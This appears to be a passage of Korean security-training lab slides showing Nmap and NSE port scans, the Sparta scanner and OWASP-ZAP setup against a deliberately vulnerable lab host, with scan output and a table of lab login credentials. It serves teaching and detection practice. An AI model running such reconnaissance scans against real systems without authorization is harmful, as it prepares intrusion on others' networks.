Starting Nmap 7.70 ( https://nmap.org ) at 2018-09-11 16:17 KST
Nmap scan report for meta.kshield.jr (192.5.90.160)
Host is up (0.012s latency).
Not shown: 975 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind     2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
443/tcp   open  ssl/http    nginx 1.4.0
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login       OpenBSD or Solaris rlogind
514/tcp   open  tcpwrapped
1099/tcp  open  rmiregistry GNU Classpath grmiregistry

```

포트 스캔, 자동 스캔 기본 패턴 발생


- 칼리리눅스 공격자 서버에서 웹 서버 대상으로 포트 스캔을 진행
 - 공격자 서버인 칼리리눅스에서 대상자 서버로 -sC 옵션을 포함하여 Nmap NSE를 이용해 취약점 분석 스캔 공격을 진행한다.

» nmap -sV -sC meta.kshield.jr

```
root@kali:~# nmap -sV -sC meta.kshield.jr
Starting Nmap 7.70 ( https://nmap.org ) at 2018-09-11 16:11 KST
Nmap scan report for meta.kshield.jr (192.5.90.160)
Host is up (0.0028s latency).
Not shown: 975 closed ports
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
|_ftp-anon: Anonymous FTP login allowed (FTP code 230)
_|_Can't get directory listing: PASV IP 10.20.30.160 is not the same as 192.5.90.160
|_ftp-syst:
| STAT:
|   FTP server status:
|     Connected to 101.106.25.210
|     Logged in as ftp
|     TYPE: ASCII
|     No session bandwidth limit
|     Session timeout in seconds is 300
```

<실습> 포트 스캔, 자동 스캔 기본 패턴 발생

- 칼리리눅스 공격자 서버에서 웹 서버 대상으로 취약점 분석 스캔을 진행
 - 공격자 서버인 칼리리눅스에서 Sparta 진단 도구를 이용해 대상 서버로 공격을 진행한다.
 - 칼리리눅스 콘솔에서 “sparta” 입력하여 진단 도구 실행한다.



1

<실습> 포트 스캔, 자동 스캔 기본 패턴 발생

- 칼리리눅스 공격자 서버에서 웹 서버 대상으로 취약점 분석 스캔을 진행
 - 포트 스캔, Nikto, 스크린샷, Nmap NSE의 스캔 결과를 통합적으로 확인할 수 있다.

SPARTA 1.0.3 (BETA) - untitled - /root/

File Help

Scan Brute

Hosts Services Tools

OS	Host
	192.590.160 (met...

Services Scripts Information Notes nikto (80/tcp) nikto (443/tcp) screenshot (80/tcp)

Port	Protocol	State	Name	Version
111	tcp	open	rpcbind	2 (RPC #100000)
137	udp	open	netbios-ns	Samba nmbd netbios-ns (workgroup: WORK...
139	tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKG...
443	tcp	open	http	nginx 1.4.0
445	tcp	open	netbios-ssn	Samba smbd 3.X - 4.X (workgroup: WORKG...
2049	tcp	open	nfs	2-4 (RPC #100003)
3306	tcp	open	mysql	MySQL 5.0.51a-3ubuntu5
5432	tcp	open	postgresql	PostgreSQL DB 8.3.0 - 8.3.7
8080	tcp	open	http	nginx 1.4.0


Log

Progress	Tool	Host	Start time	End time	Status
	screenshot (8080/tcp)	192.590.160	11 9월 2018 16:14:37	11 9월 2018 16:14:37	Finished
	nikto (8080/tcp)	192.590.160	11 9월 2018 16:14:37		Running
	ftp-default (21/tcp)	192.590.160	11 9월 2018 16:14:37	11 9월 2018 16:14:38	Finished

1

<실습> 포트 스캔, 자동 스캔 기본 패턴 발생

- 칼리리눅스 공격자 서버에서 웹 서버 대상으로 취약점 분석 스캔을 진행
 - 포트 스캔, Nikto, 스크린샷, Nmap NSE의 스캔 결과를 통합적으로 확인할 수 있다.



<실습> OWASP-ZAP 실행 및 패턴 업데이트 실습

- OWASP-ZAP 실행 및 패턴 업데이트 실습

- 실습 목표

- » 웹 서비스 대상으로 웹 스캐닝 공격을 수행한다.

- 실습 환경

구분		IP	ID	PW	비고
WAN	KISA-Kali	101.106.25.210/24	root	qhdkscjfwj0!	Kali Linux 2018.2 + Upgrade(2018.09.04)
DMZ	KISA-Meta	외부 IP : 192.5.90.160 내부 IP : 10.20.30.160	msfadmin	qhdkscjfwj0!	http://meta.kshield.jr (DNS : 192.5.90.160)


- 실습 문제 구성

- » OWASP-ZAP의 사용법을 익혀 타겟을 공격하여 공격 로그를 남기시오.

2

<실습> OWASP-ZAP 실행 및 패턴 업데이트 실습

- 스캔 진행 전 패턴 업데이트 진행
 - 공격 서버인 칼리리눅스 콘솔에서 owasp-zap 웹 스캔 도구를 실행한다. 실행 화면이 나오면 Accept 버튼을 클릭하여 최초 실행한다.




2

<실습> OWASP-ZAP 실행 및 패턴 업데이트 실습

• 스캔 진행 전 패턴 업데이트 진행


- owasp-zap이 실행되면 아래 그림과 같이 설정한다. 기존 내용은 유지하지 않고, 실행될 때마다 새로운 환경에서 진행된다.



2

<실습> OWASP-ZAP 실행 및 패턴 업데이트 실습

- 스캔 진행 전 패턴 업데이트 진행
 - 대상 서버로 스캔 공격을 하기 전에 웹 스캔 정책을 업데이트 해야 한다. owasp-zap 메뉴의 [Help] > [Check for Updates...] 클릭한다.




2

<실습> OWASP-ZAP 실행 및 패턴 업데이트 실습

- 스캔 진행 전 패턴 업데이트 진행

- 아래 그림과 같이 정책 업데이트 화면이 나오면 Marketplace 탭을 선택하고 스캔 정책을 업데이트 한다. 플러그인 업데이트까지 설치하라는 문구가 나오면, 같이 설치한다.




2

<실습> OWASP-ZAP 실행 및 패턴 업데이트 실습

- 스캔 진행 전 패턴 업데이트 진행

- 아래 그림과 같이 정책 업데이트 화면이 나오면 Marketplace 탭을 선택하고 스캔 정책을 업데이트 한다. 플러그인 업데이트까지 설치하라는 문구가 나오면, 같이 설치한다.

